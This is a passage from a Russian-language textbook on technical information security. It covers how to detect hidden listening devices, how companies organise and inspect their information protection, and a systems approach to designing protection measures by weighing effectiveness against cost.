падение напряжения (от нескольких десятых до 1,5...2 В) в телефонной линии (по отношению к другим телефонным линиям, подключенным к данной распределительной коробке) при положенной телефонной трубке;

наличие тока утечки (от единиц до нескольких десятков мА) в телефонной линии при отключенном телефоне;



подавление (не прохождение) одного-двух вызывных звонков при наборе номера телефонного аппарата.

Дополнительные демаскирующие признаки полуактивных акустических радиозакладок: облучение помещения направленным (зондирующим) мощным излучением (как правило, гармоническим);

наличие в помещении переизлученного зондирующего излучения с амплитудной или частотной модуляцией информационным акустическим сигналом.

#### Классификация методов и средств поиска электронных устройств перехвата информации

Поиск и обнаружение закладных устройств может осуществляться визуально, а также с использованием специальной аппаратуры: детекторов диктофонов и видеокамер, индикаторов поля, радиочастотомеров и интерсепторов, сканерных приемников и анализаторов спектра, программно-аппаратных комплексов контроля, нелинейных локаторов, рентгеновских комплексов, обычных тестеров, а также специальной аппаратуры для проверки проводных линий и т.д.

Метод поиска закладных устройств во многом определяется использованием той или иной аппаратуры контроля.

К основным методам поиска закладных устройств можно отнести:

- специальное обследование выделенных помещений;
- поиск радиозакладок с использованием индикаторов поля, радиочастотомеров и интерсепторов;
- поиск радиозакладок с использованием сканерных приемников и анализаторов спектра;
- поиск радиозакладок с использованием программно-аппаратных комплексов контроля;
- поиск портативных звукозаписывающих устройств с использованием детекторов диктофонов (по наличию их побочных электромагнитных излучений генераторов подмагничивания и электродвигателей);
- поиск портативных видеозаписывающих устройств с использованием детекторов видеокамер (по наличию побочных электромагнитных излучений генераторов подмагничивания и электродвигателей видеокамер);
- поиск закладок с использованием нелинейных локаторов;
- поиск закладок с использованием рентгеновских комплексов;
- проверка с использованием ВЧ-пробника (зонда) линий электропитания, радиотрансляции и телефонной связи;
- измерение параметров линий электропитания, телефонных линий связи и т.д.;

- проведение тестового "прозвона" всех телефонных аппаратов, установленных в проверяемом помещении, с контролем (на слух) прохождения всех вызывных сигналов АТС.

Простейшими и наиболее дешевыми обнаружителями радиоизлучений закладных устройств являются индикаторы электромагнитного поля, которые световым или звуковым сигналом сигнализируют о наличии в точке расположения антенны электромагнитного поля с напряженностью выше пороговой (фоновой). Более сложные из них - частотомеры обеспечивают, кроме того, измерение несущей частоты наиболее "сильного" в точке приема сигнала.

Для обнаружения излучений закладных устройств в ближней зоне могут использоваться и специальные приборы, называемые интерсепторами. Интерсептор автоматически настраивается на частоту наиболее мощного сигнала и осуществляет его детектирование. Некоторые интерсепторы позволяют не только производить автоматический или ручной захват радиосигнала, осуществлять его детектирование и прослушивание через динамик, но и определять частоту обнаруженного сигнала и вид модуляции.

Чувствительность обнаружителей поля мала, поэтому они позволяют обнаруживать излучения радиозакладок в непосредственной близости от них.

Существенно лучшую чувствительность имеют специальные (профессиональные) радиоприемники с автоматизированным сканированием радиодиапазона (сканерные приемники или сканеры). Они обеспечивают поиск в диапазоне частот, перекрывающем частоты почти всех применяемых радиозакладок - от десятков кГц до единиц ГГц. Лучшими возможностями по поиску радиозакладок обладают анализаторы спектра. Кроме перехвата излучений закладных устройств они позволяют анализировать и их характеристики, что немаловажно при обнаружении радиозакладок, использующих для передачи информации сложные виды сигналов.

Возможность сопряжения сканирующих приемников с переносными компьютерами послужило основой для создания автоматизированных комплексов для поиска радиозакладок (так называемых программно-аппаратных комплексов контроля). Кроме программно-аппаратных комплексов, построенных на базе сканирующих приемников и переносных компьютеров, для поиска закладных устройств используются и специально разработанные многофункциональные комплексы, такие, например, как "OSCOR-5000".

Специальные комплексы и аппаратура для контроля проводных линий позволяют проводить измерение параметров (напряжений, токов, сопротивлений и т.п.) телефонных, слаботочных линий и линий электропитания, а также выявлять в них сигналы закладных устройств.

Обнаружители пустот позволяют обнаруживать возможные места установки закладных устройств в пустотах стен или других деревянных или кирпичных конструкциях.

Большую группу образуют средства обнаружения или локализации закладных устройств по физическим свойствам элементов электрической схемы или конструкции. Такими элементами являются: полупроводниковые приборы, которые применяются в любых закладных устройствах, электропроводящие металлические детали конструкции и т.д. Из этих средств наиболее достоверные результаты обеспечивают средства для обнаружения полупроводниковых элементов по их нелинейным свойствам - нелинейные радиолокаторы.

Принципы работы нелинейных радиолокаторов близки к принципам работы радиолокационных станций, широко применяемых для радиолокационной разведки объектов. Существенное отличие заключается в том, что если приемник радиолокационной станции принимает отраженный от объекта зондирующий сигнал (эхо-сигнал) на частоте излучаемого сигнала, то приемник нелинейного локатора принимает 2-ю и 3-ю гармоники отраженного сигнала. Появление в отраженном сигнале этих гармоник обусловлено нелинейностью характеристик полупроводников.

Металлоискатели (металлодетекторы) реагируют на наличие в зоне поиска электропроводных материалов, прежде всего металлов, и позволяют обнаруживать корпуса или другие металлические элементы закладки.

Переносные рентгеновские установки применяются для просвечивания предметов, назначения которых не удастся выявить без их разборки прежде всего тогда, когда она невозможна без разрушения найденного предмета.

## **14. Организация инженерно-технической защиты информации**

### **14.1 Общие положения по инженерно-технической защите информации в организациях**

Рассмотренные ранее вопросы создают теоретическую базу для построения, модификации и эксплуатации системы защиты информации.

Любая система создается под заданные требования с учетом существующих ограничений. Факторы, влияющие на структуру и функционирование системы, называются системообразующими.

К ним относятся:

перечни защищаемых сведений, составляющих государственную (по тематике государственного заказа, если он выполняется организацией) и коммерческую тайну:

- требуемые уровни безопасности информации, обеспечение которых не приведет к превышению ущерба над затратами на защиту информации;
- угрозы безопасности информации;
- ограничения, которые надо учитывать при создании или модернизации системы защиты информации;

- показатели, по которым будет оцениваться эффективность системы защиты.

Структура и алгоритм функционирования системы защиты организации определяются в руководящих, нормативных и методических документах.

К руководящим документам относятся:

- руководство (инструкция) по защите информации в организации;
- положение о подразделении организации, на которое возлагаются задачи по обеспечению безопасности информации;
- инструкции по работе с грифованными документами;
- инструкции по защите информации о конкретных изделиях;

В различных организациях эти документы могут иметь разные наименования, отличающиеся от указанных. Но сущность этих документов остается неизменной, так как необходимость в них объективна.

Порядок защиты информации в организации определяется соответствующим руководством (инструкцией). Оно может содержать следующие разделы :

- общие положения;
- перечень охраняемых сведений;
- демаскирующие признаки объектов организации;
- демаскирующие вещества, создаваемые в организации;
- оценки возможностей органов и средств добывания информации;
- организационные и технические мероприятия по защите информации;
- порядок планирования работ службы безопасности;
- порядок взаимодействия с государственными органами, решающими задачи по защите материальной и интеллектуальной собственности, государственной и коммерческой тайны.

Но в данном руководстве нельзя учесть всех особенностей защиты информации в конкретных условиях. В любой организации постоянно меняется ситуация с источниками и носителями конфиденциальной информации, угрозами ее безопасности. Например, появлению нового товара на рынке предшествует большая работа, включающая различные этапы и стадии: проведение исследований, разработка лабораторных и действующих макетов, создание опытного образца и его доработка по результатам испытаний, подготовка производства (документации, установка дополнительного оборудования, изготовление оснастки - специфических средств производства, необходимых для реализации технологических процессов), изготовление опытной серии для выявления спроса на товар, массовый выпуск продукции.

На каждом этапе и стадии к работе подключаются новые люди, разрабатываются новые документы, создаются узлы и блоки с информативными для них демаскирующими признаками. Созданию каждого изделия или самостоятельного документа сопутствует свой набор информационных элементов, их источников и носителей, угроз и каналов утечки информации, проявляющиеся в различные моменты времени.

Для защиты информации об изделии на каждом этапе его создания разрабатывается соответствующая инструкция. Инструкция должна содержать необходимые для обеспечения безопасности информации сведения, в том числе: общие сведения о наименовании образца, защищаемые сведения и демаскирующие признаки, потенциальные угрозы безопасности информации, замысел и меры по защите, порядок контроля (задачи, органы контроля, имеющие право на проверку, средства контроля, допустимые значения контролируемых параметров, условия и методики, периодичность и виды контроля), фамилии лиц, ответственных за безопасность информации.

Основным нормативным документом является перечень сведений, составляющих государственную, военную, коммерческую или любую другую тайну. Перечень сведений, содержащих государственную тайну, основывается на положениях закона «О государственной тайне». Перечни подлежащих защите сведений этого закона конкретизируются ведомствами применительно к тематике конкретных организаций. В коммерческих структурах, выполняющих государственные заказы, перечни распространяются на информацию, относящуюся к этому заказу. Перечни сведений, составляющих коммерческую тайну, составляются руководством фирмы при участии сотрудников службы безопасности.

Другие нормативные документы определяют максимально допустимые значения уровней полей с информацией и концентрации демаскирующих веществ на границах контролируемой зоны, которые обеспечивают требуемый уровень безопасности информации. Эти нормы разрабатываются соответствующими ведомствами, а для коммерческих структур, выполняющих негосударственные заказы, - специалистами этих структур.

Работа по защите информации в организации проводится всеми его сотрудниками, но степень участия различных категорий существенно отличается. Любой сотрудник, подписавший обязательство о неразглашении тайны, участвует в защите информации хотя бы путем выполнения руководящих документов о защите информации.

Ответственность за состояние защиты информации возлагается на соответствующее подразделение и лиц службы безопасности. Применительно к типовой структуре службы безопасности коммерческой структуры инженерно-техническая защита обеспечивается группой инженерно-технической защиты, которая, как вариант, может состоять из старшего

инженера (инженера) - руководителя группы и инженера (техника) по специальным измерениям.

Основные задачи группы:

- обследование выделенных помещений с целью установления потенциально возможных каналов утечки конфиденциальной информации через технические средства, конструкции зданий и оборудования;
- выявление и оценка степени опасности технических каналов утечки информации;
- разработка мероприятий по ликвидации (предотвращению утечки) потенциальных каналов утечки информации;
- организация контроля (в том числе и инструментального) за эффективностью принятых защитных мероприятий, анализ результатов контроля и разработка предложений по повышению надежности и эффективности мер защиты;
- подготовка заявок на приобретение технических средств защиты информации, участие в их установке, эксплуатации и контроле состояния.

Кроме того, на группу инженерно-технической защиты информации целесообразно возложить также технические вопросы охраны носителей информации.

Организационные и технические меры по инженерно-технической защите информации

В организациях работа по инженерно-технической защите информации включает два этапа:

- построение или модернизация системы защиты;
- поддержание защиты информации на требуемом уровне.

Построение системы защиты информации проводится во вновь создаваемых организациях, в остальных - модернизация существующей. Методические вопросы построения и модернизации системы защиты информации рассмотрены в следующей главе

Построение (модернизация) системы защиты информации и поддержание на требуемом уровне ее защиты в организации предусматривают проведение следующих основных работ:

- уточнение перечня защищаемых сведений в организации, определение источников и носителей информации, выявление и оценка угрозы ее безопасности;
- определение мер по защите информации, вызванных изменениями целей и задач защиты, перечня защищаемых сведений, угроз безопасности информации;
- контроль эффективности мер по инженерно-технической защите информации в организации.

Меры по защите информации целесообразно разделить на 2 группы: организационные и технические. В публикациях, в том числе в некоторых руководящих документах, меры по

защите делят на организационные, организационно-технические и технические. Учитывая отсутствие достаточно четкой границы между организационно-техническими и организационными, организационно-техническими и техническими мерами, целесообразно ограничиться двумя группами: организационными и техническими. При такой классификации к техническим относятся меры, реализуемые путем установки новых или модернизации используемых инженерных и технических средств защиты информации. Основу организационных мер инженерно-технической защиты информации составляют меры, определяющие порядок использования этих средств.

Организационные меры инженерно-технической защиты информации включают, прежде всего, мероприятия по эффективному использованию технических средств регламентации и управления доступом к защищаемой информации, а также по порядку и режимам работы технических средств защиты информации. Организационные меры инженерно-технической защиты информации являются частью ее организационной защиты, основу которой составляют регламентация и управление доступом.

Регламентация - это установление временных, территориальных и режимных ограничений в деятельности сотрудников организации и работе технических средств, направленные на обеспечение безопасности информации.

Регламентация предусматривает:

- установление границ контролируемых и охраняемых зон;
- определение уровней защиты информации в зонах;
- регламентация деятельности сотрудников и посетителей (разработка распорядка дня, правил поведения сотрудников в организации и вне ее и т. д.);
- определение режимов работы технических средств, в том числе сбора, обработки и хранения защищаемой информации на ПЭВМ, передачи документов, порядка складирования продукции и т. д.

Управление доступом к информации включает следующие мероприятия:

- идентификацию лиц и обращений
- проверку полномочий лиц и обращений;
- регистрацию обращений к защищаемой информации;
- реагирование на обращения к информации.

Идентификация пользователей, сотрудников, посетителей, обращений по каналам телекоммуникаций проводится с целью их надежного опознавания. Способы идентификации рассмотрены выше.

Проверка полномочий заключается в определении прав лиц и обращений по каналам связи на доступ к защищаемой информации. Для доступа к информации уровень полномочий

обращения не может быть ниже разрешенного. С целью обеспечения контроля над прохождением носителей с закрытой информацией производится регистрация (протоколирование) обращений к ним путем записи в карточках, журналах, на магнитных носителях.

Реагирование на любое обращение к информации заключается либо в разрешении доступа к информации, либо в отказе. Отказ может сопровождаться включением сигнализации, оповещением службы безопасности или правоохранительных органов, задержанием злоумышленника при его попытке несанкционированного доступа к защищаемой информации.

Технические меры предусматривают применение способов и средств, рассмотренных в данной книге.

Важнейшее и необходимое направление работ по защите информации – контроль эффективности защиты. Этот вид деятельности проводится, прежде всего, силами службы безопасности, а также руководителями структурных подразделений. Контроль инженерно-технической защиты является составной частью контроля защиты информации в организации и заключается, прежде всего, в определении (измерении) показателей эффективности защиты техническими средствами и сравнении их с нормативными.

Применяют следующие виды контроля:

1. предварительный;
2. периодический;
3. постоянный.

Предварительный контроль проводится при любых изменениях состава, структуры и алгоритма функционирования системы защиты информации, в том числе:

- после установки нового технического средства защиты или изменении организационных мер;
- после проведения профилактических и ремонтных работ средств защиты;
- после устранения выявленных нарушений в системе защиты.

Периодический контроль осуществляется с целью обеспечения систематического наблюдения за уровнем защиты. Он проводится выборочно (применительно к отдельным темам работ, структурным подразделениям или всей организации) по планам, утвержденным руководителем организации, а также вышестоящими органами.

Наиболее часто должен проводиться периодический контроль на химических предприятиях, так как незначительные нарушения в технологическом процессе могут привести к утечке демаскирующих веществ. Для определения концентрации демаскирующих



веществ регулярно берутся возле предприятия пробы воздуха, воды, почвы, снега, растительности.

Периодичность и места взятия проб определяются характером производства с учетом условий возможного распространения демаскирующих веществ, например, розы ветров и скорости воздушных потоков, видов водоемов (искусственный, озеро, болото, река и др.), характера окружающей местности и т. д. Пробы воздуха рекомендуется брать с учетом направлений ветра на высоте примерно 1.5 м в непосредственной близости от границ территории (50-100 м) и в зоне максимальной концентрации демаскирующих веществ, выбрасываемых в атмосферу через трубы. Пробы воды берутся в местах слива в водоемы в поверхностном слое и на глубине 30-50 см с последующим смешиванием. Берутся также пробы почвы и пыли на растительности. С этой целью собирают листья с нескольких деревьев и кустов на уровне 1.5-2 м от поверхности и не ранее недели после дождя.

Периодический (ежедневный, еженедельный, ежемесячный) контроль должен проводиться также сотрудниками организации в части источников информации, с которыми они работают.

Общий (в рамках всей организации) периодический контроль проводится обычно 2 раза в год. Целью его является тщательная проверка работоспособности всех элементов и системы защиты информации в целом.

Постоянный контроль осуществляется выборочно силами службы безопасности и привлекаемых сотрудников организации с целью объективной оценки уровня защиты информации и, прежде всего, выявления слабых мест в системе защиты организации. Кроме того, такой контроль оказывает психологическое воздействие на сотрудников организации, вынуждая их более тщательно выполнять требования по обеспечению защиты информации.

Меры контроля, также как и защиты, представляют совокупность организационных и технических мероприятий, проводимых с целью проверки выполнения установленных требований и норм по защите информации. Организационные меры контроля включают:

- проверку выполнения сотрудниками требований руководящих документов по защите информации;
- проверку работоспособности средств охраны и защиты информации от наблюдения, подслушивания, перехвата и утечки информации по материально-вещественному каналу (наличие занавесок, штор, жалюзи на окнах, чехлов на разрабатываемых изделиях, состояние звукоизоляции, экранов, средств подавления опасных сигналов и зашумления, емкостей для сбора отходов с демаскирующими веществами и т. д.);
- контроль за выполнением инструкций по защите информации о разрабатываемой продукции;

- оценка эффективности применяемых способов и средств защиты информации.

Технические меры контроля проводятся с использованием технических средств радио- и электроизмерений, физического и химического анализа и обеспечивают проверку:

- напряженности полей с информацией на границах контролируемых зон;
- уровней опасных сигналов и помех в проводах и экранах кабелей, выходящих за пределы контролируемой зоны;
- степени зашумления генераторами помех структурных звуков в ограждениях;
- концентрации демаскирующих веществ в отходах производства.

Для измерения напряженности электрических полей используются селективные вольтметры/анализаторы спектра, панорамные приемники.

Следует также отметить, что добросовестное и постоянное выполнение сотрудниками организации требований по защите информации основывается на рациональном сочетании способов принуждения и побуждения.

Принуждение - способ, при котором сотрудники организации вынуждены соблюдать правила обращения с источниками и носителями конфиденциальной информации под угрозой материальной, административной или уголовной ответственности.

Побуждение предусматривает использование для создания у сотрудников установки на осознанное выполнение требований по защите информации, формирование моральных, этических, психологических и других нравственных мотивов. Воспитание побудительных мотивов у сотрудников организации является одной из задач службы безопасности, но ее усилия найдут благодатную почву у тех сотрудников, которые доброжелательно относятся к руководству организации и рассматривают организацию как долговременное место работы. Создание условий, при которых место работы воспринимается как второй дом, является, по мнению компетентных аналитиков, одним из факторов экономического роста Японии. Поэтому эффективность защиты в значительной степени влияет климат в организации, который формируется ее руководством.

## **15. Методическое обеспечение инженерно-технической защиты информации**

### **15.1 Системный подход к защите информации**

В общем случае способы и средства технической защиты информации должны создать вокруг объекта защиты преграды, препятствующие реализации угроз безопасности информации как при непосредственном контакте злоумышленников с ее источниками, так и при ее утечке. Учитывая активность, непрерывность, скрытность разведки, большое количество потенциальных источников информации в организациях, многообразие побочных

полей и электрических сигналов, возникающих при обработке, хранении и передаче информации и способных уносить ее за пределы объекта защиты, проблема защиты информации относится к числу сложных, так называемых слабоформализуемых проблем. Эти проблемы не имеют, как правило, формальных методов решения.

Слабо формализуемые проблемы и задачи наиболее часто приходится решать как коллективам, так и отдельным людям. Несмотря на огромные достижения науки число проблем и задач, которые удастся свести к формализуемым и решить строго математически, существенно меньше, чем не имеющих такого решения.

В общем случае рассматриваемые проблемы и задачи характеризуются большим количеством и многообразием факторов, влияющих на результат решения, причем это влияние часто не удастся однозначно выявить и строго описать. К ним, в первую очередь, относятся задачи, результаты решения которых зависят от людей. Только в отдельных простейших случаях удастся однозначно и формально описать реакции человека на внешние воздействия. В большинстве других вариантов сделать это не удастся.

Однако из этого утверждения не следует, что организация эффективной защиты информации зависит исключительно от искусства специалистов по защите информации. Человечеством накоплен достаточно большой опыт по решению слабоформализуемых проблем, который оформлен как системный подход к решению слабоформализуемых проблем и системный анализ объектов исследования.

Системный подход - это концепция решения сложных слабоформализуемых проблем, рассматривающая объект изучения (исследования) или проектирования в виде системы.

Основные принципы системного подхода состоят в следующем:

- любая система является подсистемой более сложной системы, которая влияет на структуру и функционирование рассматриваемой;
- любая система имеет иерархическую структуру, элементами и связями которой нельзя пренебрегать без достаточных оснований;
- при анализе системы необходим учет внешних и внутренних влияющих факторов, принятие решений на основе их небольшого числа без рассмотрения остальных может привести к нереальным результатам;
- накопление и объединение свойств элементов системы приводит к появлению качественно новых свойств, отсутствующих у ее элементов.

Последний принцип утверждает, что система как целое приобретает дополнительные свойства, отсутствующие у ее частей, в отличие от традиционного, который предполагает, что свойства объекта или субъекта есть совокупность свойств его частей. Примером традиционного подхода могут служить используемые официальной медициной методы

диагностики и лечения болезней человека по результатам исследования отдельных его органов. Человек к старости после прохождения многочисленных кабинетов узкоспециализированных врачей приобретает такой букет болезней, что если он будет строго выполнять все рекомендации врачей, то ему грозит отравление лекарствами гораздо раньше срока естественной смерти. В то же время результаты исследований доказывают, что человека нельзя делить на части без учета информационных, химических, электромагнитных, электрических связей между его органами и даже клетками и что лечить надо не отдельные болезни, а человека в целом. Пренебрежение принципом целостности в медицине привело к тому, что образовавшуюся нишу заполняют знахари, экстрасенсы, так называемые народные целители и другие «самородки», заряжающие энергией зубные пасты и газеты.

Эффективность реализации системного подхода на практике зависит от умения специалиста выявлять и объективно анализировать все многообразие факторов и связей достаточно сложного объекта исследования, каким является, например, организация как объект защиты. Необходимым условием такого умения является наличие у специалиста так называемого системного мышления, формируемого в результате соответствующего обучения и практики решения слабоформализуемых проблем. Системное мышление - важнейшее качество не только специалиста по защите информации, но любого организатора и руководителя.

Системный анализ предусматривает применение комплекса методов, методик и процедур, позволяющих выработать количественные рекомендации по решению любых, прежде всего, слабоформализуемых проблем. Математической основой для системного анализа является аппарат исследования операций.

С позиции системного подхода совокупность взаимосвязанных элементов, функционирование которых направлено на обеспечение безопасности информации, образует систему защиты информации. Такими элементами являются люди (руководство и сотрудники организации, прежде всего, службы безопасности), инженерные конструкции и технические средства, обеспечивающие защиту информации. Следует подчеркнуть, что речь идет не о простом наборе взаимосвязанных элементов, а объединенных целями и решаемыми задачами.

Система задается (описывается) следующими параметрами (характеристиками):

- целями и задачами (конкретизированными в пространстве и во времени целями);
- входами и выходами системы;
- ограничениями, которые необходимо учитывать при построении (модернизации, оптимизации) системы;
- процессами внутри системы, обеспечивающими преобразование входов в

ВЫХОДЫ.

Решение проблемы защиты информации с точки зрения системного подхода можно сформулировать как трансформацию существующей системы в требуемую.

Целями системы защиты являются обеспечение требуемых уровней безопасности информации на фирме, в организации, на предприятии (в общем случае - на объекте защиты). Задачи конкретизируют цели применительно к видам и категориям защищаемой информации, а также элементам объекта защиты и отвечают на вопрос, что надо сделать для достижения целей. Кроме того, уровень защиты нельзя рассматривать в качестве абсолютной меры, безотносительно от ущерба, который может возникнуть от потери информации и использования ее злоумышленником во вред владельцу информации.



Рис. 15.1. Основные характеристики системы защиты

В качестве ориентира для оценки требуемого уровня защиты необходимо определить соотношение между ценой защищаемой информации и затратами на ее защиту. Уровень защиты рационален, когда обеспечивается требуемый уровень безопасности информации и минимизируются расходы на информацию. Эти расходы  $C_{ри}$  складываются из:

- затрат на защиту информации  $C_{зи}$ ;
- ущерба  $C_{уи}$  за счет попадания информации к злоумышленнику и использования ее во вред владельцу.

Между этими слагаемыми существует достаточно сложная связь, так как ущерб из-за недостаточной безопасности информации уменьшается с увеличением расходов на ее защиту.

Если первое слагаемое может быть точно определено, то оценка ущерба в условиях скрытности разведки и неопределенности прогноза использования злоумышленником полученной информации представляет достаточно сложную задачу. Ориентировочная оценка ущерба возможна при следующих допущениях.

Владелец информации ожидает получить от ее материализации определенную прибыль, которой он может лишиться в случае попадания ее конкуренту. Кроме того, последний, используя информацию, может нанести владельцу еще дополнительный ущерб за счет,

например, изменения тактики, продажи или покупки ценных бумаг и т. д. Дополнительные неблагоприятные факторы чрезвычайно трудно поддаются учету. Поэтому в качестве граничной меры для оценки ущерба можно использовать величину потенциальной прибыли  $C_{пи}$ , которую ожидает получить от информации ее владелец, т. е.

$$C_{уи} \geq C_{пи}$$

В свою очередь величина ущерба зависит от уровня защиты, определяемой расходами на нее. Максимальный ущерб возможен при нулевых расходах на защиту, гипотетический нулевой обеспечивается при идеальной защите. Но идеальная защита требует бесконечно больших затрат.

При увеличении расходов вероятность попадания информации злоумышленнику, а следовательно, и ущерб уменьшаются. Но одновременно увеличиваются расходы на защиту. Указанные зависимости иллюстрируются на рис. 15.2.



Рис. 15 2. Зависимость расходов на информацию от затрат на ее защиту

Из рисунка следует, что функция  $C_{ри} = f(C_{уи}, C_{зи})$  имеет область, в которой  $C_{ри}$  принимает максимальное и минимальное значения. Рост суммарных расходов на информацию с увеличением затрат на ее защиту имеет место в период создания или модернизации системы, когда происходит накопление мер и средств защиты, которые еще не оказывают существенного влияния на безопасность информации. Например, предотвращение утечки информации по отдельным каналам без снижения вероятности утечки по всем остальным не приводит к заметному повышению безопасности информации, хотя затраты на закрытие отдельных каналов могут быть весьма существенными. Образно говоря, для объекта защиты существует определенная «критическая масса» затрат на защиту информации, при превышении которой эти затраты обеспечивают эффективную отдачу.

При некоторых рациональных затратах на защиту информации выше критических наблюдается минимум суммарных расходов на информацию. При затратах ниже рациональных увеличивается потенциальный ущерб за счет повышения вероятности

попадания конфиденциальной информации к злоумышленнику, при более высоких затратах - увеличиваются прямые расходы на защиту.

Ограничения системы представляют собой выделяемые на защиту информации людские, материальные, финансовые ресурсы, а также ограничения в виде требований к системе. Суммарные ресурсы удобно выражать в денежном эквиваленте. Независимо от выделяемых на защиту информации ресурсов они не должны превышать суммарной цены защищаемой информации. Это верхний порог ресурсов.

Ограничения в виде требований к системе предусматривают принятие таких мер по защите информации, которые не снижают эффективность функционирования системы при их выполнении. Например, можно настолько ужесточить организационные меры управления доступом к источникам информации, что наряду со снижением возможности ее хищения или утечки ухудшатся условия выполнения сотрудниками своих функциональных обязанностей.

Входами системы инженерно-технической защиты информации являются:

- воздействия злоумышленников при физическом проникновении к источникам конфиденциальной информации с целью ее хищения, изменения или уничтожения;
- различные физические поля электрические сигналы, создаваемые техническими средствами злоумышленников и которые воздействуют на средства обработки и хранения информации;
- стихийные силы, прежде всего, пожара, приводящие к уничтожению или изменению информации;
- физические поля и электрические сигналы с информацией, передаваемой по функциональным каналам связи;
- побочные электромагнитные и акустические поля, а также электрические сигналы, возникающие в процессе деятельности объектов защиты и несущие конфиденциальную информацию.

Выходами системы защиты являются меры по защите информации, соответствующие входным воздействиям.

Алгоритм процесса преобразования входных воздействий (угроз) в меры защиты определяет вариант системы защиты. Вариантов, удовлетворяющих целям и задачам, может быть много. Сравнение вариантов производится по количественной мере, называемой критерием эффективности системы. Критерий может быть в виде одного показателя, учитывающего основные характеристики системы или представлять собой набор частных показателей. Единый общий критерий эффективности называется глобальным.

В качестве частных показателей критерия эффективности системы защиты информации используются, в основном, те же, что и при оценке эффективности разведки. Это возможно

потому, что цели и задачи, а, следовательно, значения показателей эффективности разведки и защиты информации близки по содержанию, но противоположны по результатам. То, что хорошо для безопасности информации, плохо для разведки, и наоборот.

Частными показателями эффективности системы защиты информации являются:

- вероятность обнаружения и распознавания органами разведки объектов защиты;
- погрешности измерения признаков объектов защиты;
- качество (разборчивость) речи на выходе приемника злоумышленника;
- достоверность (вероятность ошибки) дискретного элемента информации (буквы, цифры, элемента изображения).

Очевидно, что система защиты тем эффективнее, чем меньше вероятность обнаружения и распознавания объекта защиты органом разведки (злоумышленником), чем ниже точность измерения им признаков объектов защиты, ниже разборчивость речи, выше вероятность ошибки приема органом разведки дискретных сообщений.

Однако при сравнении вариантов построения системы по нескольким частным показателям возникают проблемы, обусловленные возможным противоположным характером изменения значений разных показателей: одни показатели эффективности одного варианта могут превышать значения аналогичных показателей второго варианта, другие наоборот - имеют меньшие значения. Какой вариант предпочтительнее? Кроме того, важным показателем системы защиты являются затраты на обеспечение требуемых значений оперативных показателей. Поэтому результаты оценки эффективности защиты по совокупности частных показателей, как правило, неоднозначные.

Для выбора рационального (обеспечивающего достижение целей, решающего поставленные задачи при полном наборе входных воздействий с учетом ограничений) варианта путем сравнения показателей нескольких вариантов используется глобальный критерий в виде отношения эффективность/стоимость. Под эффективностью понимается степень выполнения системой задач, под стоимостью - затраты на защиту.

В качестве меры эффективности  $K_3$ , применяются различные композиции частных показателей, чаще их «взвешенная» сумма:

$$K_3 = \sum_{i=1}^n \alpha_i K_i,$$

где  $\alpha_i$  - «вес» частного показателя эффективности  $K_i$ .

«Вес» частного показателя определяется экспертами (руководством, специалистами организации, сотрудниками службы безопасности) в зависимости от характера защищаемой информации. Если защищается в основном семантическая информация, то больший «вес»



имеют показатели оценки разборчивости речи и вероятности ошибки приема дискретных сообщений. В случае защиты объектов наблюдения выше «вес» показателей, характеризующих вероятности обнаружения и распознавания этих объектов.

Для оценки эффективности системы защиты информации по указанной формуле частные показатели должны иметь одинаковую направленность влияния на эффективность - при увеличении их значений повышается значение эффективности. С учетом этого требования в качестве меры обнаружения и распознавания объекта надо использовать вероятность не обнаружения и не распознавания, а вместо меры качества подслушиваемой речи - ее неразборчивость. Остальные частные показатели соответствуют приведенным выше. Выбор лучшего варианта производится по максимуму глобального критерия, так как он имеет в этом случае лучшее соотношение эффективности и стоимости.

Проектирование требуемой системы защиты проводится путем системного анализа существующей и разработки вариантов требуемой. Алгоритм этого процесса включает следующие этапы:

- определение перечня защищаемой информации, целей, задач, ограничений и показателей эффективности системы защиты;
- моделирование существующей системы и выявление ее недостатков с позиции поставленных целей и задач;
- определение и моделирование угроз безопасности информации;
- разработка вариантов (алгоритмов функционирования) проектируемой системы;
- сравнение вариантов по глобальному критерию и частным показателям, выбор наилучших вариантов;
- обоснование выбранных вариантов системы в докладной записке или в проекте для руководства организации;
- доработка вариантов или проекта с учетом замечаний руководства.

Так как отсутствуют формальные способы синтеза системы защиты, то ее оптимизация при проектировании возможна путем постепенного приближения к рациональному варианту в результате нескольких итераций.

Алгоритм проектирования системы защиты информации представлен на рис. 8.3.

В ходе проектирования создаются модели объектов защиты и угроз безопасности информации, в том числе модели каналов утечки информации, оцениваются угрозы, разрабатываются способы защиты информации, выбираются технические средства, определяются эффективность защиты и необходимые затраты. Разработка способов и средств

защиты информации прекращается, когда достигается требуемый уровень ее безопасности, а затраты на защиту соответствуют ресурсам.

После рассмотрения руководством предлагаемых вариантов (лучше двух для предоставления выбора), учета предложений и замечаний, наилучший, с точки зрения лица, принимающего решения, вариант (проект, предложения) финансируется и реализуется путем проведения необходимых закупок материалов и оборудования, проведения строительно-монтажных работ, наладки средств защиты и сдачи в эксплуатацию системы защиты.

Следует подчеркнуть, что специалист по защите информации должен при обосновании предлагаемых руководству организации вариантов защиты учитывать психологию лица (руководителя), принимающего решение о реализации предложений, и в большинстве случаев недостаточную информированность его об угрозах безопасности информации в организации.

Психологическим фактором, сдерживающим принятие решения руководителем о выделении достаточно больших ресурсов на защиту информации является то обстоятельство, что в условиях скрытности добывания информации угрозы ее безопасности не представляются достаточно серьезными, а приобретают некоторый абстрактный характер. Знание руководителем о существовании, в принципе, таких угроз, но без достаточно убедительных доводов специалиста о наличии угроз безопасности информации в конкретной организации, не гарантирует финансирование проекта в необходимом объеме. Кроме того, руководитель в силу собственного представления об угрозах, способах и средствах их нейтрализации может преувеличивать значимость одних мер защиты и преуменьшать другие. Однако это обстоятельство не должно уменьшать энтузиазм специалиста по защите информации, так как оно характерно для любого вида деятельности, а умение обосновывать свои предложения является необходимым качеством любого специалиста.



Рис. 15.3. Алгоритм проектирования системы защиты информации

Корректировка мер по защите информации производится после рассмотрения проекта руководством организации, а также в ходе реализации проекта и эксплуатации системы защиты. Концепция системного подхода к обеспечению защиты информации в США получила название «Opsec» (Operation Security). В соответствии с ней процесс организации защиты включает 7 этапов: от анализа объекта защиты на первом этапе до доведения персоналу фирмы мер по безопасности информации и осуществления контроля.

Для защиты информации на основе системного подхода и анализа необходимо, наряду с организационным и техническим, методическое обеспечение, В соответствии с алгоритмом проектирования системы оно должно обеспечивать:

- моделирование объекта защиты;
- выявление и моделирование угроз безопасности информации;
- разработку мер инженерно-технической защиты информации.

## 15.2 Моделирование объектов защиты

Моделирование объектов защиты включает:

- структурирование защищаемой информации;
- разработку моделей объектов защиты.

Для структурирования информации в качестве исходных данных используются:

